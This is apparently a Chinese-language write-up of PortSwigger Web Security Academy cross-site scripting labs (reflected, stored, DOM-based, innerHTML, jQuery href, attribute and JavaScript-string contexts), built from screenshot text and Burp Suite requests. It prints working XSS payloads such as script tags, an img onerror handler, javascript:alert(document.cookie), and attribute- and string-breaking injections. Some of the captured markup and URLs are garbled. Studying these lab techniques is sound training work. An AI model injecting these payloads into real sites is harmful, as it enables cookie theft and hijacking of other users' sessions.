

<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

1. XSS

1.1 反射(1)

The screenshot shows the PortSwigger web security academy dashboard. A modal window is open, displaying the following text:

```
<script>alert(/1/)</script>
```

Below the modal, a browser developer tools Network tab shows a request to `...07b7c0b69e3f00d60098.web-security-academy.net` with the URL `/1/`. The response body contains the same reflected script.

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

Home

0 search results for "

<script>alert(/1/)</script> [Search](#)

< Back to Blog



1.2 存储(2)

这里需要先存储xss到数据库接着查看

The screenshot shows the PortSwigger Lab interface for the 'XSS Storage' challenge. The main title is '实验室：将 XSS 存储到 HTML 上下文中，没有任何编码' (Lab: Store XSS to HTML context with no encoding). Below the title, it says '该实验室在评论功能中包含一个 [存储的跨站点脚本](#) 漏洞。' (This lab contains a stored XSS vulnerability in the comment feature.) and 'alert 要解决此实验，请提交一条评论，在查看博客文章时调用该函数。' (To solve this lab, submit a comment that calls this function when viewing a blog post.) A large green button labeled '进入实验室' (Enter Lab) is prominently displayed.

On the right side, there's a sidebar titled '跟踪您的进度' (Track Your Progress) which includes sections for '学习资料' (Learning Materials), '漏洞实验室' (Vulnerability Lab), '等级进度' (Level Progress), and '你的水平' (Your Level). The '等级进度' section shows progress for three levels: '学徒' (Apprentice) at 52%, '从业者' (Professional) at 138%, and '专家' (Expert) at 35%.

I don't normally like to give my opinion. And this blog will be no exception.

Daisy Chain | 24 October 2022
This would make a great book

Cindy Music | 24 October 2022
I've been asked to do a best man speech and I totally forgot so I'm just going to read out one of your blogs

Sandy Pants | 27 October 2022
I'd love to list all the ways I agree with this post but I don't have the time and there is a word limit.

Leave a comment

Comment:

Name:

Email:



Website:

[Post Comment](#)

< Back to Blog

I don't normally like to give my opinion. And this blog will be no exception.

Daisy Chain | 24 October 2022
This would make a great book

Cindy Music | 24 October 2022
I've been asked to do a best man speech and I totally forgot so I'm just going to read out one of your blogs

Sandy Pants | 27 October 2022
I'd love to list all the ways I agree with this post but I don't have the time and there is a word limit.

Leave a comment

Comment:

<script>alert(/1/)</script>

Name:

1

Email:

1@1

Website:

https://1.com|

[Post Comment](#)

< Back to Blog

WebSecurity Academy | Stored XSS into HTML context with nothing encoded
[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

Home

Thank you for your comment!

Your comment has been submitted.

< Back to blog

1.3 dom(3)

这里是使用的 dom

The screenshot shows a PortSwigger XSS lab titled "实验室：使用源的接收器中的 DOM XSS". The URL is `location.search`. The page includes a "进入实验室" button and a "解决方案" section. On the right, there's a progress bar for tracking learning materials and vulnerabilities, and a section for tracking achievement levels (Student, Professional, Expert).

这里先进行

The screenshot shows a search result for the query '1'. It features a search bar with the number '1', a search button, and a large image of a woman holding a smartphone displaying a baby's face. Below the image is a post from "Grandma's on the net" with the text: "I love old people and technology I love the language they use, where they have to put the word 'the' in front of everything. The Facebook, The Twitter.. the ones I love the most are the ones who show they have...". There is a "View post" button and social sharing icons.

可以看到这里多了一段代码

```

<script>
    function trackSearch(query) {
        document.write('');
    }

    var query = (new
URLSearchParams(window.location.search)).get('search
');

    if(query) {
        trackSearch(query);
    }
</script>

```

```

13<div class="logo"></div>
14<div class="title-cont">
15    <div> sink using source <code> sink using source </code></div>
16    <a href="#">Back</a> <a href="https://parawigret.net/web-security/cross-site-scripting/dns-based/lab-document-write-sink">
17        Back</a><span>tochny labchny description&nbsp;
18            <img alt="back arrow icon" version="1" id="layer_1" xmlns="http://www.w3.org/1999/xhtml" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
19                <polyline points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15"/>
20                <polyline points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28.15"/>
21            </polyline>
22        </span>
23    </div>
24</div>
25<div class="widgetcontainer-lab-status is-notsolved">
26    <span>LB</span>
27    <span>Not solved</span>
28    <span class="lab-status-icon"></span>
29</div>
30</div>
31</div>
32</div>
33</section>
34</div>
35<div theme="blog">
36    <section class="maincontainer">
37        <div class="container is-page">
38            <header class="notification-header">
39                <section class="top-links">
40                    <a href="#">Home</a></p>
41                </section>
42            </header>
43            <header class="notification-header">
44            </header>
45            <header class="blog-header">
46                <h1>2 search results for 'i'</h1>
47                <h2></h2>
48            </header>
49            <section class="search">
50                <form action="/" method="GET">
51                    <input type="text" placeholder="Search the blog... " name="search">
52                    <button type="submit" class="button Search"/>
53                </form>
54            </section>
55        <script>
56            function trackSearch(query) {
57                document.write('');
58            }
59            var query = (new URLSearchParams(window.location.search)).get('search');
60            if(query) {
61                trackSearch(query);
62            }
63        </script>
64        <div class="blog-list">
65            <a href="/post/postId=4"></a>
66            <p>I love old people and technology. I love the language they use, where they have to put the word 'the' in front of everything. The Facebook. The Twitter...the ones I love the most are the ones who show they have...</p>
67            <a class="button is-small" href="/post?postId=4">View post</a>
68        </div>
69        <div class="blog-post">
70            <a href="/post?postId=2"></a>
71            <h2>Passwords</h2>
72            <p>There are two types of password users in the world: those who remember them, those who don't, and those who write them down.</p>
73            <a class="button is-small" href="/post?postId=2">View post</a>
74        </div>
75        <div class="linkback">
76            <a href="#">Back to Blog</a>
77        </div>
78    </section>

```

这里尝试去构造一下

```

document.write('
<script>alert(/1/)</script>" +'">');

```

The screenshot shows the completion of a DOM XSS lab on the Web Security Academy. The URL is <http://...b26c1931b9b003800e1.web-security-academy.net/>. The page displays a success message: "Congratulations, you solved the lab!". A green button labeled "Solved" is visible. Below the message, there is a search bar with placeholder text "Search the blog..." and a "Search" button. A link "[< Back to Blog](#)" is also present.

The screenshot shows the completion of a second DOM XSS lab on the Web Security Academy. The URL is <http://...0afe00d504165ca5c020d1600ff00d5.web-security-academy.net/>. The page displays a success message: "Congratulations, you solved the lab!". A green button labeled "Solved" is visible. Below the message, there is a search bar with placeholder text "Search the blog..." and a "Search" button. A link "[< Back to Blog](#)" is also present.

1.4 innerHTML(4)

Google 已翻译为以下语言: 中文 (简体) | 显示原文

产品 | 解决方案 | 研究院 | 每日 | Swig | 支持 | 三

仪表板 学习路径 最新话题 所有实验室 神秘实验室 名人堂 开始使用 获得认证

网络安全学院 » 跨站脚本 » 基于 DOM » 实验室

innerHTML 实验室: 使用源的接收器中的 DOM XSS location.search

[进入实验室](#)

学习资料: [查看全部](#) 0
1%

漏洞实验室: [查看全部](#) 0
11%

等级进度:

- 学徒: 6 / 52 个
- 从业者: 20 / 138 个
- 专家: 0 / 35 个

你的水平: **新手** 解决 46 多个实验室成为学徒。

解决方案 社区解决方案

```

<h1><span>2 search results for '</span><span id="searchMessage"></span><span>'</span></h1>
<script>
    function doSearchQuery(query) {
        document.getElementById('searchMessage').innerHTML = query;
    }

    var query = (new URLSearchParams(window.location.search)).get('search');
    if (query) {
        doSearchQuery(query);
    }
</script>

```


这里使用的是 innerHTML 去给serarchMessage 赋值

```

23         </a>
24     </div>
25     <div class="widgetcontainer-lab status-is-notsolved">
26       <span>LAB</span>
27       <p>Not solved</p>
28       <span class="lab-status-icon"></span>
29     </div>
30   </div>
31 </div>
32 </div>
33 </div>
34 </div>
35 <div theme="blog">
36   <div class="maincontainer">
37     <section class="container is-page">
38       <header class="navigation-header">
39         <a href="#">Search</a>
40         <a href="#">Top links</a>
41       </header>
42       <header class="notification-header">
43         <div>
44           <script>doSearchQuery(query);</script>
45           <function doSearchQuery(query) {</function>
46             document.getElementById('SearchMessage').innerHTML = query;
47           }</div>
48           var query = (new URLSearchParams(window.location.search)).get('search');
49           if(query) {
50             doSearchQuery(query);
51           }
52         </script>
53       </header>
54     <div>
55       <h1>2 search results for '<span>SearchMessage</span>'</h1>
56     </div>
57   </section>
58   <div class="search">
59     <form action="/" method="GET">
60       <input type="text" placeholder="Search the blog..." name="search">
61       <button type="submit" class="button">Search</button>
62     </form>
63   </div>
64   <section class="blog-list">
65     <div class="blog-post">
66       <a href="#">post?postId=2</a></div>
67       <div>Apex For Everyone</div>
68       <div>A man in a rubber suit, it doesn't have enough memory for anything more than the default Apps. Of course, it's not quite a Nokia 1011, but it may as well be. As someone that always had a PC, and...</div>
69       <a class="button is-small" href="#">post?postId=2>View post</a>
70     </div>
71     <div class="blog-post">
72       <a href="#">post?postId=5</a></div>
73       <div>If I Close My Eyes You Can't See Me</div>
74       <div>A man was shocked to discover his Ma and Grandpa had been witness to his inappropriate online behavior. Forgetting how everyone you have in your friendship circle is inextricably connected on social media, he didn't...
75       <a class="button is-small" href="#">post?postId=5>View post</a>
76     </div>
77     <div class="is-linkback">
78       <a href="#">Back to Blog</a>
79     </div>
80   </section>
81 </div>
82 </div>
83 </div>
84 </body>
85 </html>

```

这里直接插入script语句发现也没什么问题但是却没有弹窗说明innerHTML对我输入的请求又进行了一次解码



这里尝试先去html编码试试那么这里解析一次后应该是

<script>alert(1)</script> 如果innerHTML是解析后直接显示就应该弹窗,查看处理后的源代码输出是 <script>alert(1)</script> 那么就清楚了innerHTML在javascript处理的时候做过一次HTML解析,然后到了浏览器加载页面时又做了一次HTML编码

The screenshot shows the browser's developer tools with the 'Elements' tab selected. The search bar at the top has the query '<script>alert(1)</script>' entered. The DOM tree on the left shows the structure of the page, including headers, sections, and a main container. On the right, the 'Styles' panel displays the CSS rules applied to the selected element, specifically targeting the 'h1' element.

这里便换了一种方式执行

```
<img src=1 onerror=alert(1)>
```

改src属性的值无效并引发错误 会触发 onerror 事件处理程序 然后调用alert函数

The screenshot shows the 'WebSecurity Academy' challenge page for 'DOM XSS in innerHTML sink using source location.search'. The status is 'Solved' with a green badge. A message says 'Congratulations, you solved the lab!'. Below it, there's a search bar with the same malicious code: ''. The browser's developer tools are visible at the bottom, showing the search results for the injected script.

1.5 jQuery查找锚元素(5)

这里尝试

Google 已翻译为以下语言: 中文 (简体) | 显示原文

PortSwigger

产品 | 解决方案 | 研究院 | 每日 | Swig | 支持 | 三

仪表板 学习路径 最新话题 | 所有实验室 神秘实验室 名人堂 | 开始使用 获得认证 |

网络安全学院 » 跨站脚本 » 基于 DOM » 实验室

实验室: 使用源的 jQuery 锚 href 属性接收器中的 DOM XSS location.search

[进入实验室](#)

学生 未解决

本实验室在提交反馈页面中包含一个基于 DOM 的跨站点脚本漏洞。它使用 jQuery 库的 \$ 选择器函数来查找锚元素，并 href 使用来自 location.search。

要解决此实验，请设置“返回”链接警报 document.cookie。

解决方案

跟踪您的进度

学习资料: [查看全部](#) 0
1%

漏洞实验室: [查看全部](#) 0
12%

等级进度:

- 学徒: 52 个
- 从业者: 138 个
- 专家: 35 个

Nick O'Time | 23 October 2022
If you don't ask you'll never know the answer.

Nick O'Bocka | 28 October 2022
Have you ever thought of writing professionally?

Rich Man | 08 November 2022
Could you do a blog on hair loss? Asking for a friend. A very balding friend. The sooner the better really, please.

Leave a comment

Comment:
<script>alert('1')</script>

Name: 1

Email: 1@1

Website: <https://1.com#111>

Post Comment

< Back to Blog

没反应

WebSecurity Academy

DOM XSS in jQuery anchor href attribute sink using location.search source

Back to lab description >

Home | Submit feedback

WE LIKE TO BLOG

Hobbies

Hobbies are a massive benefit to people in this day and age, mainly due to the distractions they bring. People can often switch off from work, stress and family for the duration of their hobbies. Maybe they're playing sports, knitting...

0a47005c04deb78ec08342900e200dc.web-security-academy.net/feedback?returnPath=/1234

WebSecurity Academy

DOM XSS in query anchor href attribute sink using location.search source

Back to lab description >

Home | Submit feedback

Submit feedback

Name:

Email:

[Back](#)

元素 控制台 调试器 网络 内存 性能 应用 Lighthouse HackBar AdBlock

```

<div required="" type="text" name="name">
<label>Email:</label>
<input required="" type="email" name="email">
<label>Subject:</label>
<input required="" type="text" name="subject">
<label>Message:</label>
<textarea required="" rows="12" cols="300" name="message"></textarea>
<button class="button" type="submit">Submit feedback</button>
<span id="feedbackResult"></span>
<script src="/resources/js/jquery_1-12.1.js"></script>
<div class="is-linkback">
  <:before
    <a id="backLink" href="#1234">Back</a>
  </div>
</script> == $0
  $(function() {
    $('#backLink').attr("href", (new URLSearchParams(window.location.search)).get('returnPath'));
  });
</script>
<script src="/resources/js/submitFeedback.js"></script>
<br>
</div>

```

1234

1个(共1个) 取消

```

<div class="is-linkback">
  <a id="backLink">Back</a>
</div>
<script>
$(function () {
  $('#backLink').attr("href", (new URLSearchParams(window.location.search)).get('returnPath'));
});
</script>

```

#backLink 选择id 为 backLink 的元素 attr() 用于设置 href属性的值

Message:

Submit feedback

< Back

DOM Inspector (Elements tab) showing the DOM structure:

```

<label>Name:</label>
<input type="text" name="name">
<label>Email:</label>
<input required type="email" name="email">
<label>Subject:</label>
<input required type="text" name="subject">
<label>Message:</label>
<textarea required rows="12" cols="300" name="message"></textarea>
<button class="button" type="submit">Submit feedback </button>
</span>
```

`Back`

css panel on the right:

```

*:show .cls +, element.style {
}
a { labs.css:303
    color: #29a6c5;
    text-decoration: none;
}
*, labs.css:132
a:link, a:after {
    -moz-box-sizing: border-box;
    -webkit-box-sizing: border-box;
    box-sizing: border-box;
    border: 1px solid #29a6c5;
}
```

javascript:alert(document.cookie)

DOM XSS in location.set

WebSecurity Academy

...ea0cc099029100e50027.web-security-academy.net 显示

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home | Submit feedback

Submit feedback

Name:

Email:

Subject:

Message:

Submit feedback

< Back

dom/xss/document.cookie

1.6 尖括号的 HTML 编码(6)

这里进行了 < 的过滤

Google 已翻译为以下语言: 中文 (简体) | 显示原文

参与 Burp 挑战, 有机会测试您的技能并赢得奖杯 - 挑战我

PortSwigger

产品 | 解决方案 | Research | Academy | Daily Swig | 支持 | 登出 | 我的账户

仪表板 学习路径 最新话题 所有实验室 神秘实验室 名人堂 开始吧 获得认证

网络安全学院 » 跨站脚本 » 语境 » 实验室

实验室: 将 XSS 反射到带有尖括号的 HTML 编码的属性中

通过 | 学徒 | 凸 LAB | 未解决

此实验室在搜索博客功能中包含一个反射的跨站点脚本漏洞，其中尖括号是 HTML 编码的。alert 要解决此实验室问题，请执行注入属性并调用函数的跨站点脚本攻击。

访问实验室

解决方案

<https://portswigger.net/web-security/mystery-lab-challenge>

```
<script>alert(/1/)</script>
```

可以看到这里的payload已经失效了

WebSecurity Academy | Reflected XSS into a search result

Back to lab description >

0 search results

Request Response Inspector

```
GET /search?query=<script>alert(%28%29)%26amp%3B%29 HTTP/1.1
Host: https://0ad700b6049c0736c176462500e300ff.web-security-academy.net
Cookie: session=4f8e61b77474f881d9d780c300ff.web-security-academy.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Raw Hex Render

```
<script>alert(/1/)</script>
```

Raw Hex Render

```
<div class="maincontainer">
  <div class="container is-page">
    <header class="navigation-header"></header>
    <header class="notification-header"></header>
    <section class="blog-header"></section>
    <section class="blog">
      <form action="/" method="GET">
        <input type="text" placeholder="Search the blog..." name="search" value="

Raw Hex Render



```
<input type="text" placeholder='Search the blog...' name="search" value="" onmouseover="alert(1)">
```



Raw Hex Render


```

尝试去闭合属性构造payload

Home

0 search results for '<script>alert(/1/)</script>'

```
<html>
<head>...
```

```
  <body>...
```

```
    <script src="/resources/labheader/js/labheader.js"></script>
```

```
    <div theme="blog">...
```

```
      <section class="maincontainer">...
```

```
        <div class="container is-page">...
```

```
          <header class="navigation-header"></header> ...
```

```
          <header class="notification-header"></header> ...
```

```
          <section class="blog-header"></section> ...
```

```
          <section class="search">...
```

```
            <form action="/" method="GET">...
```

```
              <input type="text" placeholder="Search the blog..." name="search" value="" onmouseover="alert(1)"/> ...
```

```
              <button type="submit" class="button">Search</button> ...
```

```
            </form> ...
```

```
          </section> ...
```

```
        </div> ...
```

```
      </section> ...
```

```
    </div> ...
```

```
</body> ...
```

```
</html>
```

样式 >>

```
:hover,.cls + .[...]
```

```
element.style {
```

```
  labBlog.css:1
```

```
  .search form
```

```
  input {
```

```
    -ms-flex: 1 1 auto;
```

```
    -webkit-flex: 1 1 auto;
```

```
    flex: 1 1 auto;
```

```
    width: 100%;
```

```
    margin-bottom: 10px;
```

```
  }
```

```
  .search-textarea,
```

```
  .search-filters
```

```
  input, .search-
```

```
  filters-textarea,
```

```
  login-form
```

```
  input, .login-
```

```
  form-textarea {
```

" onmouseover="alert(1)

WebSecurity Academy Reflected XSS 1

Reflected XSS -encoded

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home

0 search results for "" onmouseover="alert(1)"

Search the blog... Search

< Back to Blog

1.7 href带有双引号 HTML 编码(7)

Google 已翻译为以下语言: 中文(简体) | 显示原文

参与 Burp 挑战, 有机会测试您的技能并赢得奖杯 - 挑战我

[登出](#) [我的账户](#)

PortSwigger

产品 | 解决方案 | Research | Academy | Daily Swig | 支持 | [更多](#)

仪表板 学习路径 最新话题 | 所有实验室 神秘实验室 名人堂 | 开始吧 获得认证 | [更多](#)

网络安全学院 » 跨站脚本 » 语境 » 实验室

实验室: 将 XSS 存储到带有双引号 HTML 编码的锚点属性中

[开始吧](#) [我的账户](#)

[实验室](#)

[访问实验室](#)

[解决方案](#)

[查看全部](#) 0

学习资料: 0%

漏洞实验室: 13%

关卡进度:

- 10 共 52 张
- 20 共 143 页
- 0 共 35

跟踪您的进度

此实验室在评论功能中包含一个存储的跨站点脚本漏洞。alert 要解决此实验, 请提交一条评论, 该评论会在点击评论作者姓名时调用该函数。

凸 LAB 未解决

此实验室在评论功能中包含一个存储的跨站点脚本漏洞。alert 要解决此实验, 请提交一条评论, 该评论会在点击评论作者姓名时调用该函数。

访问实验室

解决方案

Greg Fomercy | 05 November 2022
Can you help me write my novel? I think you'd be really good at it.

Andy Tool | 10 November 2022
I've told you to stop writing this drivel and get a proper job. Love Dad.

Dan Wefixit | 15 November 2022
I've been waiting for an update notification for ages. So glad it finally arrived, wasn't disappointed.

Leave a comment

Comment:
1

Name:
1

Email:
1@1

Website:
<https://1.com#111>

Post Comment

Back to Blog

S 英 | 中 | 回首 | 首页

Greg Fomercy | 05 November 2022
Can you help me write my novel? I think you'd be really good at it.

Andy Tool | 10 November 2022
I've told you to stop writing this drivel and get a proper job. Love Dad.

Dan Wefixit | 15 November 2022
I've been waiting for an update notification for ages. So glad it finally arrived, wasn't disappointed.

1 | 17 November 2022
1

I leave a comment

元素 控制台 源代码 网络 内存 性能 应用 Lighthouse HackBar DOM Invader AdBlock

```
<html>
<head>
</head>
<body>
<p><a href="#">1</a></p>
<section class="comment"><div><img alt="User icon" /> Greg Fomercy | 05 November 2022<br/>Can you help me write my novel? I think you'd be really good at it.</div><div><a href="#">1</a></div></section>
<section class="comment"><div><img alt="User icon" /> Andy Tool | 10 November 2022<br/>I've told you to stop writing this drivel and get a proper job. Love Dad.</div><div><a href="#">1</a></div></section>
<section class="comment"><div><img alt="User icon" /> Dan Wefixit | 15 November 2022<br/>I've been waiting for an update notification for ages. So glad it finally arrived, wasn't disappointed.</div><div><a href="#">1</a></div></section>
<section class="comment"><div><img alt="User icon" /> 1 | 17 November 2022<br/>1</div><div><a href="#">1</a></div></section>
</body>
</html>
```

样式

labz8log.css:13-
a {
color: #ae75c3;
text-decoration: none;
}
labz8log.css:13-
*:before,
*:after {
-moz-box-sizing:
border-box;
-webkit-box-sizing:
border-box;
box-sizing:
border-box;
}

尝试构造javascript: 伪协议

javascript:alert(1)

The screenshot shows a blog post page. At the top, there's a header with the title 'javascript:alert(1)'. Below the header, there are three comment sections, each with a timestamp of '17 November 2022' and a count of '1'. The first comment has a link to 'Leave a comment'. Below this, there's a form for leaving a comment, including fields for 'Comment' (containing '2'), 'Name' (containing '2'), 'Email' (containing '2'), and 'Website' (containing 'javascript:alert(1)'). A 'Post Comment' button is visible. To the right of the comment form, there are language selection buttons ('English', 'Español', 'Deutsch', 'Français') and a 'Solved' badge. At the bottom of the page, there's a navigation bar with links like 'Home', 'About', 'Contact', and 'Logout'.

The screenshot shows a 'Web Security Academy' solved lab page. The title of the lab is 'Stored XSS into anchor href attribute with double quotes HTML-encoded'. Below the title, there's a message 'Congratulations, you solved the lab!' and buttons for 'Share your skills!' and 'Continue learning >'. At the bottom of the page, there's a link 'Back to lab description >>' and a 'Home' link.

<https://codecademy.com/practice/lab-security-academy-net/posts?postId=7>

1.8 js代码注入(8)

这里提示我们有js注入

Google 已翻译为以下语言: 中文(简体) | 显示原文

参与 Burp 挑战, 有机会测试您的技能并赢得奖杯 - 挑战我

PortSwigger

产品 | 解决方案 | Research | Academy | Daily Swig | 支持 | 登出 | 我的账户

仪表板 学习路径 最新话题 所有实验室 神秘实验室 名人堂 开始吧 获得认证

网络安全学院 » 跨站脚本 » 语境 » 实验室

实验室: 将 XSS 反射为带尖括号的 JavaScript 字符串 HTML 编码

通过 未解决

此实验室在对尖括号进行编码的搜索查询跟踪功能中包含一个反射的跨站点脚本漏洞。反射发生在 JavaScript 字符串中。要解决此实验室问题, 请执行跨站点脚本攻击, 该攻击会中断 JavaScript 字符串并调用该 alert 函数。

访问实验室

解决方案

跟踪您的进度

学习资料: 0% | 查看全部

漏洞实验室: 13% | 查看全部

关卡进度:

- 11 共 52 张
- 20 共 143 页
- 0 共 35

Burp Project Intruder Repeater Window Help Hackvertor Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor

1 x 2 x 3 x 4 x 5 x 6 x ...

Send Cancel < > ? Target: https://0a3800b203d54764c0f716ef00eb00a9.web-security-academy.net | HTTP/1 ?

Request

```
1 GET /?search=%3Cscript%3Balert%28%2F1%2F%29%3C%2Fscript%3E HTTP/1.1
2 Host: 0a3800b203d54764c0f716ef00eb00a9.web-security-academy.net
3 Cookie: session=51U4Mzdcw539scMqP02wbIDsq62or
4 Sec-Ch-Ua: "(Not A;Brand";v="8", "Chromium";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/99.0.4844.74 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a3800b203d54764c0f716ef00eb00a9.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18
19
```

Response

```
39 </div>
40 <div theme="blog">
41   <section class="maincontainer">
42     <div class="container is-page">
43       <header class="navigation-header">
44         <section class="top-links">
45           <a href="/">Home</a>
46           <p>|</p>
47           <p>|</p>
48         </section>
49       </header>
50       <header class="notification-header">
51         <h1>
52           0 search results for
53           '&lt;script&ampgtalert(/1/)&lt;/script&ampgt'
54         </h1>
55       </header>
56       <section class="search">
57         <form action="/" method="GET">
58           <input type="text" placeholder="Search the
59             blog..." name="search">
60           <button type="submit" class="button">
61             Search
62           </button>
63         </form>
64       </section>
65       <script>
66         var searchTerms =
67           '&lt;script&ampgtalert(/1/)&lt;/script&ampgt';
68         document.write(
69           '
73         <div class="is-linkback">
74           <a href="/">Back to Blog</a>
75         </div>
76       </section>
77     </div>
78   </section>
79 </div>
```

Inspector

Selection 2

Selected text

```
gt
```

Request Attributes 2

Request Query Parameters 1

Request Body Parameters 0

Request Cookies 1

Request Headers 16

Response Headers 3

② ③ ⏪ ⏩ Search... 0 matches ② ③ ⏪ ⏩ 12312321312 0 matches

3,391 bytes | 637 millis

根据颜色来看成功注入了

'-alert(1)-'

Burp Project Intruder Repeater Window Help Hackvortor Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvortor

1 x 2 x 3 x 4 x 5 x 6 x ...

Send Cancel < > ? Target: https://0a3800b203d54764c0f716ef00eb00a9.web-security-academy.net HTTP/1.1

Request

Pretty Raw Hex ⌂ ⌂ Select extension... Pre Raw Hex Render ⌂ ⌂ Select extension...

```
1 GET /?search=-alert(1)- HTTP/1.1
2 Host: 0a3800b203d54764c0f716ef00eb00a9.web-security-academy.net
3 Cookie: session=5114Mzdcw539cLofP0wbIDsQg6or
4 Sec-Ch-Ua: "(Not A: Brand";v="8", "Chromium";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a3800b203d54764c0f716ef00eb00a9.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18
19
```

Response

64 <div theme="blog">
65 <section class="maincontainer">
66 <div class="container is-page">
67 <header class="navigation-header">
68 <section class="top-links">
69 Home
70 <p>|</p>
71 </section>
72 </header>
73 <header class="notification-header">
74 </header>
75 <section class="blog-header">
76 <h1>0 search results for ''-alert(1)-''</h1>
77 <hr>
78 </section>
79 <section class="search">
80 <form action="/" method="GET">
81 <input type="text" placeholder="Search the blog..." name="search">
82 <button type="submit" class="button">
83 Search</button>
84 </form>
85 </section>
86 <script>
87 var searchTerms = '-alert(1)-';
88 document.write(
89 '');
90 </script>
91 <section class="blog-list">
92 <div class="is-linkback">
93 Back to Blog
94 </div>
95 </section>
96 </div>
97 </body>

Inspector

Request Attributes 2 Request Query Parameters 1 Request Body Parameters 0 Request Cookies 1 Request Headers 16 Response Headers 3

Done

0 matches 0 matches 5,370 bytes | 290 millis

WebSecurity Academy Reflected XSS into a JavaScript string with angle brackets HTML encoded

LAB Solved

Congratulations, you solved the lab! Share your skills! Continue learning >

Home

0 search results for "-alert(1)-"

'-alert(1)-' Search

< Back to Blog

English 中文 日本語

1.9 location.search select DOM XSS(9)

url dom XSS

Google 已翻译为以下语言: 中文(简体) | 显示原文 参与 Burp 挑战, 有机会测试您的技能并赢得奖杯 - 挑战我

PortSwigger

产品 | 解决方案 | Research | Academy | Daily Swig | 支持 | 登出 | 我的账户

仪表板 学习路径 最新话题 | 所有实验室 神秘实验室 名人堂 | 开始吧 获得认证

网络安全学院 » 跨站脚本 » 基于DOM » 实验室

实验室: 在sink中使用location.search select 元素内的source的DOM XSS

从业者 **已解决**

此实验室在股票检查功能中包含一个基于 DOM 的跨站点脚本漏洞。它使用 JavaScript document.write 函数将数据写出到页面。该 document.write 函数使用数据调用 location.search，您可以使用网站 URL 从中进行控制。数据包含在一个 select 元素中。

要解决此实验室问题，请执行跨站点脚本攻击，该攻击会突破 select 元素并调用该 alert 函数。

[访问实验室](#)

跟踪您的进度

学习资料: [查看全部](#) 0
0%

漏洞实验室: [查看全部](#) 0
13%

关卡进度:

- 学徒: 12 / 共 52 张
- 从业者: 20 / 共 143 页
- 专家: 0 / 共 35

解决方案

Academy

High-End Gift Wrapping

\$22.15

Description:
We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to.
The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come.
